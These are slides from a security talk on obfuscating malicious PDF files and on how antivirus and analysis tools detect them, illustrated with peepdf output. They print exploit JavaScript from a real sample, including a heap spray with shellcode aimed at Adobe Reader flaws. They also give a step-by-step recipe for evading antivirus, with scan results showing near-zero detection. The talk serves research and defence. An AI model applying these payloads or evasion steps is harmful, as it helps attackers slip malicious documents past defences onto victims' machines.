


Obfuscation and (non-)detection of malicious PDF files

Jose Miguel Esparza

Agenda

- Introduction to the PDF format
- Obfuscation and evasion techniques
- Obfuscation vs. Antivirus
- Obfuscation vs. Analysis tools
- peepdf
- Conclusions



Introduction to the PDF format

- Sequence of objects
- Object types
 - Boolean: *true false*
 - Numbers: *123 -98 4. -.002 123.6*
 - Strings: *(hola) <686f6c61>*
 - Names: */Type /Filters*
 - Dictionaries: *<</Type /Catalog /Root 1 0 R>>*
 - Arrays: *[1.0 (test) <</Length 273>>]*
 - Streams

Introduction to the PDF format

```
10 0 obj
```

```
<<
```

```
  /Type /#45mbeddedFile
```

```
  /Length 208
```

```
  /Filter /ASCIIHexDecode
```

```
>>
```

```
stream
```

```
58 35 4F 21 50 25 40 41 50 5B 34 5C 50 5A 58 35  
34 28 50 5E 29 37 43 43 29 37 7D 24 45 49 43 41  
52 2D 53 54 41 4E 44 41 52 44 2D 41 4E 54 49 56  
49 52 55 53 2D 54 45 53 54 2D 46 49 4C 45 21 24  
48 2B 48 2A>
```

```
endstream
```

```
>>
```

```
endobj
```

Introduction to the PDF format

- Object types
 - Indirect objects
 - Reference: “*object_id generation_number R*”

```
2 0 obj
<</Type /Pages
/Kids [ 3 0 R ]
/Count 1
>>
endobj
```


Introduction to the PDF format

- Object types
 - Indirect objects
 - Reference: “*object_id generation_number R*”

```
2 0 obj
<</Type /Pages
/Kids [ 3 0 R ]
/Count 1
>>
endobj
```

Introduction to the PDF format

- Updatable documents
 - Older versions stay in the document



Introduction to the PDF format

- Logical structure
 - Tree structure
 - Root node: */Catalog*
 - If an element isn't in the downward path from the */Catalog* **DOES NOT EXIST**

Introduction to the PDF format

```
PPDF> tree
```

```
/Catalog (1)
```

```
  /Fields (5)
```

```
    array (2)
```

```
    /JavaScript (7)
```

```
      /Names (10)
```

```
        /Action /JavaScript (12)
```

```
          stream (13)
```

```
  /Pages (4)
```

```
    /Page (9)
```

```
      /Pages (4)
```

```
        stream (11)
```

```
        /ProcSet (8)
```

```
      /ProcSet (8)
```

```
    /Outlines (3)
```

```
    dictionary (6)
```

```
/Info (14)
```

Introduction to the PDF format

- Actions
 - */Launch*
 - */Javascript*
 - */GoToE* (go to embedded)
 - */URI*
 - */SubmitForm*
 - ...
- Triggers
 - */OpenAction*: global
 - */AA*: pages, annotations

Introduction to the PDF format

```
3 0 obj
<</Type /Page
/Parent 2 0 R
/MediaBox [0 0 600 800]
/Resources <<>>
/Annots [ 4 0 R ]
>>
endobj

4 0 obj
<</Type /Annot
/A << /S /Launch
/F (/usr/bin/gedit)
>>
/Subtype /Link
/Rect [ 269 561 363 704 ]
>>
endobj
```

Introduction to the PDF format

- Actions
 - */Launch*
 - */Javascript*
 - */GoToE* (go to embedded)
 - */URI*
 - */SubmitForm*
 - ...
- Triggers
 - */OpenAction*: global
 - */AA*: pages, annotations

Introduction to the PDF format

```
%PDF-1.3
%âãÏÓ
1 0 obj
<</OpenAction <</JS (this.New_Script\(\))
/S /JavaScript
>>
/Threads 2 0 R
/Outlines 3 0 R
/Pages 4 0 R
/ViewerPreferences <</PageDirection /L2R
>>
/PageLayout /SinglePage
/AcroForm 5 0 R
/Dests 6 0 R
/Names 7 0 R
/Type /Catalog
>>
endobj
```

Introduction to the PDF format

```
function s95d36p26m09() {  
    var x84t92s89x76 = app.viewerVersion.toString();  
    x84t92s89x76 = x84t92s89x76.replace(/\D/g, '');  
    var p816a4v7 = new Array(x84t92s89x76.charAt(0), x84t92s89x76.charAt(1), x84t92s89x76.charAt(2));  
    if ((p816a4v7[0] == 8) && (p816a4v7[1] == 0) || (p816a4v7[1] == 1 && p816a4v7[2] < 3)) {  
        k5u9m6n0(); -> util.printf  
    }  
    if ((p816a4v7[0] < 8) || (p816a4v7[0] == 8 && p816a4v7[1] < 2 && p816a4v7[2] < 2)) {  
        fln5z1w8(); -> Collab.collectEmailInfo  
    }  
    if ((p816a4v7[0] < 9) || (p816a4v7[0] == 9 && p816a4v7[1] < 1)) {  
        c2r9j2z8(); -> app.doc.Collab.getIcon  
    }  
}  
s95d36p26m09();
```

Introduction to the PDF format

```
function k5u9m6n0() {  
  var t20n27w93p51 =  
unescape("%u0033%u8B64%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD%u0858%u09EB%u408B%u8D34%u7C40%u588B%u6A3C%u5A44%uE2D1%uE2  
  var m759g466y368 = unescape("%u0A0A%u0A0A%u0A0A%u0A0A");  
  var u8q3w8g7 = m759g466y368 + t20n27w93p51;  
  var n51x04j66q89 = unescape("%u0A0A%u0A0A");  
  var i770m200a816 = 20;  
  var s3o1i0x0 = i770m200a816 + u8q3w8g7.length;  
  while (n51x04j66q89.length < s3o1i0x0) {  
    n51x04j66q89 += n51x04j66q89;  
  }  
  var k33y50q91 = n51x04j66q89.substring(0, s3o1i0x0);  
  var i591n421z485 = n51x04j66q89.substring(0, n51x04j66q89.length - s3o1i0x0);  
  while (i591n421z485.length + s3o1i0x0 < 0x40000) {  
    i591n421z485 = i591n421z485 + i591n421z485 + k33y50q91;  
  }  
  var d55n28w95 = new Array();  
  for (var i = 0; i < 1400; i++) {  
    d55n28w95[i] = i591n421z485 + u8q3w8g7;  
  }  
}
```

Obfuscation and evasion techniques

- Practical example
 - pdf.pdf (2009)

Obfuscation and evasion techniques

```
File: pdf_original.pdf
MD5: 45981f6b4778a7eada03616a380d458d
Size: 3419 bytes
Version: 1.3
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 14
Streams: 2
Comments: 0
Errors: 0

Version 0:
  Catalog: 1
  Info: 14
  Objects (14): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14]
  Streams (2): [11, 13]
    Encoded (1): [13]
  Objects with JS code (1): [13]
  Suspicious elements:
    /OpenAction: [1]
    /JS: [1, 12]
    /JavaScript: [1, 7, 12]
    getIcon (CVE-2009-0927): [13]
    Collab.collectEmailInfo (CVE-2007-5659): [13]
    util.printf (CVE-2008-2992): [13]
```

Obfuscation and evasion techniques

0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

File name: **pdf_original.pdf**
Submission date: **2011-04-29 10:22:09 (UTC)**
Current status: **finished**
Result: **34/ 42 (81.0%)**

VT Community



not reviewed
Safety score: -

[Compact](#)[Print results](#)

Antivirus	Version	Last Update	Result
AhnLab-V3	2011.04.29.01	2011.04.29	PDF/Exploit-Script2
AntiVir	7.11.7.82	2011.04.29	HTML/Malicious.PDF.Gen
Antiy-AVL	2.0.3.7	2011.04.29	Exploit/Win32.Pidief
Avast	4.8.1351.0	2011.04.29	JS:Pdfka-E0
Avast5	5.0.677.0	2011.04.29	JS:Pdfka-E0

Obfuscation and evasion techniques

Wepawet (alpha)

[Home](#) | [About](#) | [Sample Reports](#) | [Support](#) | [Tools](#) | [News](#)

Analysis report for pdf.pdf

Sample Overview

File	pdf.pdf
MD5	45981f6b4778a7eada03616a380d458d
Analysis Started	2009-05-23 01:25:53
Report Generated	2009-05-23 01:52:53
JSAND version	1.03.02

Detection results

Detector	Result
JSAND 1.03.02	malicious

Exploits

Name	Description	Reference
Adobe util.printf overflow	Stack-based buffer overflow in Adobe Acrobat and Reader via crafted format string argument in util.printf	CVE-2008-2992
Adobe getIcon	Stack-based buffer overflow in Adobe Reader and Acrobat via the getIcon method	CVE-2009-0927

Obfuscation and evasion techniques

- Automatic execution
 - Avoid */OpenAction*
 - Use of */Catalog* elements
 - */Names*
 - */AcroForm*
 - */AA*: applied to pages, annotations...

Obfuscation and evasion techniques

```
PPDF> rawobject 1

1 0 obj
<</OpenAction <</JS (this.uSQXcfcd2\(\))
/S /JavaScript
>>
/Threads 2 0 R
/Outlines 3 0 R
/Pages 4 0 R
/ViewerPreferences <</PageDirection /L2R
>>
/PageLayout /SinglePage
/AcroForm 5 0 R
/Dests 6 0 R
/Names 7 0 R
/Type /Catalog
>>
endobj
```

Obfuscation and evasion techniques

```
/AcroForm 5 0 R
/Dests 6 0 R
/Names 7 0 R
/Type /Catalog
>>
endobj

PPDF> rawobject 7

7 0 obj
<</JavaScript 10 0 R
>>
endobj

PPDF> rawobject 10

10 0 obj
<</Names [(New_Script) 12 0 R]
>>
endobj

PPDF> rawobject 12

12 0 obj
<</JS 13 0 R
/S /JavaScript
>>
endobj

PPDF> object 13

<</Length 1744
/Filter /FlateDecode>>
stream
function nofaq(lgc){var swyyk="";for(tzt=0;tzt<lgc.length;tzt+=2){swyyk+=(String.fromCharCode
```

Obfuscation and evasion techniques

- Strings to avoid/hide
 - */JavaScript /JS*
 - More than two “unescape” in Javascript code
 - Characteristic metadata
 - */pdftk_PageNum*

Obfuscation and evasion techniques

```
<</Creator (Scribus 1.3.3.12)  
/Title <>  
/Producer (Scribus PDF Library 1.3.3.12)  
/Author <>  
/Keywords <>  
/Trapped /False  
/ModDate (2008312053854)  
/CreationDate (2008312053854)  
>>
```

Obfuscation and evasion techniques

- Strings to avoid/hide
 - */JavaScript /JS*
 - More than two “unescape” in Javascript code
 - Characteristic metadata
 - */pdftk_PageNum*

Obfuscation and evasion techniques

```
9 0 obj
<</Rotate 0
/Parent 4 0 R
/Resources 8 0 R
/TrimBox [0 0 595.28000 841.89000]
/MediaBox [0 0 595.28000 841.89000]
/pdftk_PageNum 1
/Contents 11 0 R
/Type /Page
>>
endobj
```

Obfuscation and evasion techniques

- Suspicious objects?
 - Strings (21/43) vs. Streams (27/43)
- Filters
 - Avoid known filters: */FlateDecode /ASCIIHexDecode*
 - Parameters (included default ones)
 - Multiple filters
 - [*/FlateDecode /LZWDecode /RunLengthDecode*]

Obfuscation and evasion techniques

```
14 0 obj
<< /N 12
/Filter /FlateDecode
/Length 2835
/DecodeParms << /Colors 1
/Columns 1
/BitsPerComponent 8
/Predictor 1 >>
/Type /ObjStm
/First 73 >>
stream
x<9c>Ö\Y<8f>Ü6^R~÷~Đcò<92>ÖAJc 0
00<04>FVT<00>T`P<0b>mbuc<1>A
```

Obfuscation and evasion techniques

- Suspicious objects?
 - Strings (21/43) vs. Streams (27/43)
- Filters
 - Avoid known filters: */FlateDecode /ASCIIHexDecode*
 - Parameters (included default ones)
 - Multiple filters
 - [*/FlateDecode /LZWDecode /RunLengthDecode*]

Obfuscation and evasion techniques

- Strings/names encoding
 - Names
 - Hexadecimal codification
/Fl#61#74#65De#63#6f#64e (/FlateDecode)
 - Strings
 - Hexadecimal
<7368656c6c636f6465>
 - Octal values
\163\150\145\154\154

Obfuscation and evasion techniques

- Strings/names encoding

- Names

- Hexadecimal notation

/Fl#61#7 **NO!** *'6f#64e (/FlateDecode)*

- Strings

- Hexadecimal

<7368656c6c636f6465>

- Octal values

\163\150\145\154\154

Obfuscation and evasion techniques

```
PPDF> rawobject 13
```

```
13 0 obj
```

```
(function nofaq(lgc){var swyyk="";for(tzt=0;tzt<lgc.length;tzt+=2)  
601D624C2B445F493F671D341D5F56651D38606052672223320D0A57635F54625A  
2591D241D2C1D331D42446438644523690D0A1D1D1D1D3C2H3067391D25341D3C2  
451D291D2C23320D0A1D1D60566263605F1D3C2H306739320D0A6B0D0A57635F54  
42A54320D0A1D1D1D1D1D605H5A574A58571D341D635F566154525H56221F1I6  
2D1F1D250D0A1F1I63562C2E2D1I63565357521I63562I2A2F1I63575756541I63  
D1I6330572G2E1I632G56562H1I6356572A2D1I63565756531F1D250D0A1F1I632  
1I63533056531I632H2H2I2H1I632G2F2B2B1I632A2H562B1I6356572B571I6356  
I63565756571I6352522G2G1I635330562D1I632A2A2I2H1I632A572C2B1I632A2  
632A2H2F2H1I6356572C301I63565756571I6352522G2G1I63525757531I63552H  
32G2E54531I63565352521I6356562I2F1F1D250D0A1F1I632G2E532G1I63572H5  
565756571I632G2G56571I63572D52521I632C522G2E1I632C572G541I632G2G53  
32G56551I6353522G2E1I632A2H572H1I6356572I561I63565756571I635252565  
5756571I6330522B2A1I632G2E54571I63562D52521I6356562I2F1I632G2E532G  
42D2E1I632B2A53541F1D250D0A1F1I63545730521I63535453571I6352522G2E1
```

Obfuscation and evasion techniques



Virustotal is a [service that analyzes suspicious files and URLs](#) and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. [More information...](#)

0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

File name: **pdf_js_in_string.pdf**
Submission date: **2011-04-29 11:08:26 (UTC)**
Current status: **finished**
Result: **25/ 41 (61.0%)**

VT Community



not reviewed
Safety score: -

Obfuscation and evasion techniques

```
PPDF> rawobject 13
```

```
13 0 obj
```

```
(\146\165\156\143\164\151\157\156\040\156\157\146\141\161\050\  
\164\075\060\073\164\172\164\074\154\147\143\056\154\145\156\1  
156\147\056\146\162\157\155\103\150\141\162\103\157\144\145\05  
54\062\051\054\061\071\051\051\051\073\175\145\166\141\154\050  
6\060\061\104\066\062\064\103\062\102\064\064\065\106\064\071\  
\065\062\066\067\062\062\062\063\063\062\060\104\060\101\065\0  
102\063\101\062\062\063\103\062\110\063\060\066\067\063\071\06  
61\104\061\104\066\065\065\071\065\101\065\104\065\066\061\104  
2\065\071\061\104\062\064\061\104\062\103\061\104\063\063\061\  
\104\061\104\061\104\063\103\062\110\063\060\066\067\063\071\0  
061\104\061\104\066\102\060\104\060\101\061\104\061\104\063\10  
71\062\070\066\061\066\063\065\063\066\061\066\062\066\060\065  
4\065\061\104\062\071\061\104\062\103\062\063\063\062\060\104\  
\063\060\066\067\063\071\063\062\060\104\060\101\066\102\060\1  
101\064\104\065\107\065\071\064\105\064\070\065\065\062\062\06
```

Obfuscation and evasion techniques



Virustotal is a [service that analyzes suspicious files and URLs](#) and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. [More information...](#)

0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

File name: **pdf_js_encoded_in_string.pdf**
Submission date: **2011-04-29 11:16:44 (UTC)**
Current status: **finished**
Result: **15/ 40 (37.5%)**

VT Community



not reviewed
Safety score: -

Obfuscation and evasion techniques

- Splitting up Javascript code
 - Several objects in */Names*
/Names [(part1) 3 0 R (part2) 7 0 R (part3) 10 0 R]
 - Functions to obtain parts of the document
 - *getAnnots()*
 - *getPageNumWords()/getPageNthWord()*
 - *this.info.**
 - ...

Obfuscation and evasion techniques

```
PPDF> stream 34
```

```
buhaeca('var xyuznaet = this.in'+z("%66%6f%2e%61%75%74")+ 'hor;');  
var poxyunavse = 'xyuznaet.re';
```

```
PPDF> set unescaped "%66%6f%2e%61%75%74"
```

```
PPDF> js_unescape variable unescaped
```

```
Unescaped bytes:
```

```
66 6f 2e 61 75 74
```

```
|fo.aut|
```

```
PPDF> this.info.author
```

Obfuscation and evasion techniques

```
Version 0:
  Catalog: 41
  Info: 9
  Objects (1): 1
  Streams (6): [4, 51, 32, 34, 36, 38]
    Encoded (5): [51, 32, 34, 36, 38]
  Objects with JS code (1): [32]
  Suspicious elements:
    /JavaScript: [41, 31, 33, 35, 37]
    /JS: [31, 33, 35, 37]
```

```
PPDF> object 9
```

```
<<
```

```
/Author 51 0 R
/Producer 14 0 R
/Creator Adobe
/Title 5 0 R >>
```

```
PPDF> object 51
```

```
<< /Length 2630
  /Filter /FlateDecode  >>
stream
```

```
lka166lka175lka16elka163lka174lka169lka16flka16elka120lka166lka169lka178lka15flka169lka174l
ka17blka177lka168lka169lka16clka165lka128lka179lka161lka172lka173lka170lka12elka16clka165lka
a17blka179lka161lka172lka173lka170lka12blka13dlka179lka161lka172lka173lka170lka13blka17dlka
12elka173lka175lka162lka173lka174lka172lka169lka16elka167lka128lka130lka12clka16clka165lka16
20lka179lka161lka172lka173lka170lka13blka17dlka120lka120lka166lka175lka16elka163lka174lka169
```

Obfuscation and evasion techniques

- Duplicated objects
- Updated objects
- Malformed documents
 - Garbage bytes in the header
 - Bad version number (%PDF-1.\0)
 - No xref table
 - No ending tags: *endobj* or *endstream*

Obfuscation and evasion techniques

```
12 0 obj
<< /S /JavaScript
/JS 13 0 R >>
endobj
13 0 obj
( )
endobj
13 0 obj
(\146\165\156\143\164\151\157\1
\164\075\060\073\164\172\164\07
156\147\056\146\162\157\155\103
```

Obfuscation and evasion techniques

- Duplicated objects
- Updated objects
- Malformed documents
 - Garbage bytes in the header
 - Bad version number (%PDF-1.\0)
 - No xref table
 - No ending tags: *endobj* or *endstream*

Obfuscation and evasion techniques

```
13 0 obj
(
endobj
xref
0 14
0000000000 65535 f
0000000269 00000 n
0000000453 00000 n
0000000464 00000 n
0000000503 00000 n
0000000571 00000 n
0000000596 00000 n
0000000610 00000 n
0000000643 00000 n
0000000704 00000 n
0000000866 00000 n
0000000911 00000 n
0000000985 00000 n
0000001009 00000 n
trailer
<< /Size 14
/Info 14 0 R
/Root 1 0 R >>
startxref
1021
%%EOF

13 0 obj
(\146\165\156\143\164\151\157\156\040\156\157\146\141\161\050\154\147\143\05
\164\075\060\073\164\172\164\074\154\147\143\056\154\145\156\147\164\150\073
156\147\056\146\162\157\155\103\150\141\162\103\157\144\145\050\160\141\162\
```

Obfuscation and evasion techniques

- Duplicated objects
- Updated objects
- Malformed documents
 - Garbage bytes in the header
 - Bad version number (*%PDF-1.\0*)
 - No xref table
 - No ending tags: *endobj* or *endstream*

Obfuscation and evasion techniques

```
10 0 obj
<< /Names [ (New_Script) 12 0 R] >>

11 0 obj
<< /Length 31 >>
stream
0 0 595.28000 841.89000 re W n
endstream

12 0 obj
<< /S /JavaScript
/JS 13 0 R >>
13 0 obj
```

Obfuscation and evasion techniques

```
10 0 obj
<< /Names [ (New_Script) 12 0 R] >>

11 0 obj
<< /Length 31 >>
stream
0 0 595.28000 841.89000 re W n
endstream

12 0 obj
<< /S /JavaScript
/JS 13 0 R >>
13 0 obj
```

Obfuscation and evasion techniques

- Compressed objects (*object streams*)
 - Incompatible with malformed documents
- Encryption
 - */Encrypt (streams and strings)*
 - RC4 o AES (40-128bits)
 - Default password
 - padding = “\x28\xBF\x4E\x5E\x4E\x75\x8A\x41\x64\x00\x4E\x56\xFF\xFA”+
“\x01\x08\x2E\x2E\x00\xB6\xD0\x68\x3E\x80\x2F\x0C\xA9\xFE\x64\x53\x69\x7A”
 - password = password + padding[:32-(len(password))]
 - password = “  password = padding
- Nested PDFs
 - */EmbeddedFiles*

Obfuscation and evasion techniques

```
PPDF> rawobject 15
```

```
15 0 obj
```

```
<< /Length 2280
```

```
/N 13
```

```
/Type /ObjStm
```

```
/Filter /FlateDecode
```

```
/First 81 >>
```

```
stream
```

```
x00Yko0F 00 A 9/Q0c@$EIm00q0X
```

```
R 00 00b000;/0d;-i80s0
```

```
-0000[ "`J 20L *0"
```

```
000A p5
```

```
f0`Q 0000 b0
```

```
gA0 00M000`200v000N 0?0|0R000 0000000 W000Pn0W0f00K/00
```

```
ÿ-) ,|3º~+αÊéMμ»0Ł Uº».GE0/0 p00000Z0000?F00x00 ,000n0!
```

```
00
```

Obfuscation and evasion techniques

```
PPDF> object 15

<</Length 2280
/N 13
/Type /ObjStm
/Filter /FlateDecode
/First 81>>
stream
1 0 2 233 3 235 4 265 5 324 6 340 7 345 8 369 9 421 10 574 12 609 13 640
/Inthreads 2 0 R
/Names 7 0 R
/OpenAction << /S /JavaScript
/JS (this.uSQXcfcd2\(\)) >>
/Pages 4 0 R
/Outlines 3 0 R
/Type /Catalog
/PageLayout /SinglePage
/Dests 6 0 R
/ViewerPreferences << /PageDirection /L2R >> >>[]<< /Count 0
/Type /Outlines >><< /Kids [ 9 0 R]
/Count 1
/Resources 8 0 R
/Type /Pages >><< /Fields [] >><< >><< /JavaScript 10 0 R >><< /ProcSet [
/Rotate 0
/TrimBox [ 0 0 595.28 841.89]
```

Obfuscation and evasion techniques

- Compressed objects (*object streams*)
 - Incompatible with malformed documents
- Encryption
 - */Encrypt (streams and strings)*
 - RC4 o AES (40-128bits)
 - Default password
 - padding = “\x28\xBF\x4E\x5E\x4E\x75\x8A\x41\x64\x00\x4E\x56\xFF\xFA”+
“\x01\x08\x2E\x2E\x00\xB6\xD0\x68\x3E\x80\x2F\x0C\xA9\xFE\x64\x53\x69\x7A”
 - password = password + padding[:32-(len(password))]
 - password = “  password = padding
- Nested PDFs
 - */EmbeddedFiles*

Obfuscation and evasion techniques

```
PPDF> rawobject 13
```

```
13 0 obj
```

```
(%00\r5000 000=03S0e0^0,0D0P0000 0I0\ )00U00Y.0{030V  
:00      L^0S_000i02 0000l%\n000000 0000000 >07000K0
```

```
ě:P\(\  \x0ÉLÊ«íÚ]!  ô óĩ\,0- ,1AAĀNÚ&  ? İ07♦IQ8  
~©#I |@E3  3Ü0æ¥·V^†0x°  @ ©LðİpôCA·KYÓE
```

```
oo0!r0 0!0 P0K[0<0 0S}\G }u000>00>d00B00 -V000 00CA
```

```
7Jy$000W ~ 0000!0rC0s0.0059æÚpô
```

```
ñ♦ýX±MX†ýQxCí·ÿ rĀ±♦  
2°GD>ûYC~¹àDÜ~ ]çY1MCôðMx  I+ñ† êxG÷\ (C\ )5àFíJR\
```

Obfuscation and evasion techniques

- Compressed objects (*object streams*)
 - Incompatible with malformed documents
- Encryption
 - */Encrypt (streams and strings)*
 - RC4 o AES (40-128bits)
 - Default password
 - padding = “\x28\xBF\x4E\x5E\x4E\x75\x8A\x41\x64\x00\x4E\x56\xFF\xFA”+
“\x01\x08\x2E\x2E\x00\xB6\xD0\x68\x3E\x80\x2F\x0C\xA9\xFE\x64\x53\x69\x7A”
 - password = password + padding[:32-(len(password))]
 - password = “  password = padding
- Nested PDFs
 - */EmbeddedFiles*

Obfuscation and evasion techniques

```
PPDF> rawobject 7

7 0 obj
<</EmbeddedFiles <</Names [<ffff610074007400610063006800> 6 0 R] >> >>
endobj

PPDF> rawobject 6

6 0 obj
<</EF <</F 5 0 R >> /Type /Filespec /F (file.pdf) >>
endobj

PPDF> object 5

<</Filter /FlateDecode
/Length 3176
/Params /Size 3248
/Checksum 0
m%400000{WH0
/Type /EmbeddedFile
/DL 3248
/Subtype /application/pdf>>
stream
%PDF-1.3
11 0 obj
<< /Length 31 >>
stream
0 0 595.28000 841.89000 re W n
```

Obfuscation and evasion techniques

- Mixing techniques
- Summary:
 - Remove characteristic strings
 - Split up Javascript code (*/Names*)
 - If the code is in:
 - String $\longrightarrow$ octal encoding (*\143\172*)
 - Stream $\longrightarrow$ filters (not usuals, parameters)
 - Compress (*object streams*)
 - Encrypt (default password)
 - Malform (*endobj*, header)
 - Nest PDFs

Obfuscation vs. Antivirus

- Better results

- JS in string + octal + no characteristic strings

- object stream

- malformed + nested + filters with parameters (0/43)

- <http://www.virustotal.com/file-scan/report.html?id=fbfd6df6a14f3cab3742d84af2b7d3d881ad11ef7d1344ba166092c890f47f77-1298457739>

- filters with parameters + malformed (0/43)

- <http://www.virustotal.com/file-scan/report.html?id=5a963ca0d20e12851fae7b98bc0e9bcf28cc0e43a12ef33450cf3877b170fa67-1298154940>

- malformed: *endobj*, *bad header* (2/43)

- <http://www.virustotal.com/file-scan/report.html?id=9759c500df94e2ccc243f00479967ddb77484203403b79e1523ea1148077b565-1298157405>

- encrypted (5/43)

- <http://www.virustotal.com/file-scan/report.html?id=9e2195450ee4f2c15f27b3730fb09bf004cc4bd6ef848f039291d9eea0f6b69d-1298054113>

- Exploit working

Obfuscation vs. Antivirus

- Updates

- JS in string + octal + no characteristic strings

- object stream

- malformed + nested + filters with parameters (1/43)

- <http://www.virustotal.com/file-scan/report.html?id=fbfd6df6a14f3cab3742d84af2b7d3d881ad11ef7d1344ba166092c890f47f77-1303817670>

- filters with parameters + malformed (3/43)

- <http://www.virustotal.com/file-scan/report.html?id=5a963ca0d20e12851fae7b98bc0e9bcf28cc0e43a12ef33450cf3877b170fa67-1298154940>

- malformed: *endobj*, *bad header* (6/43)

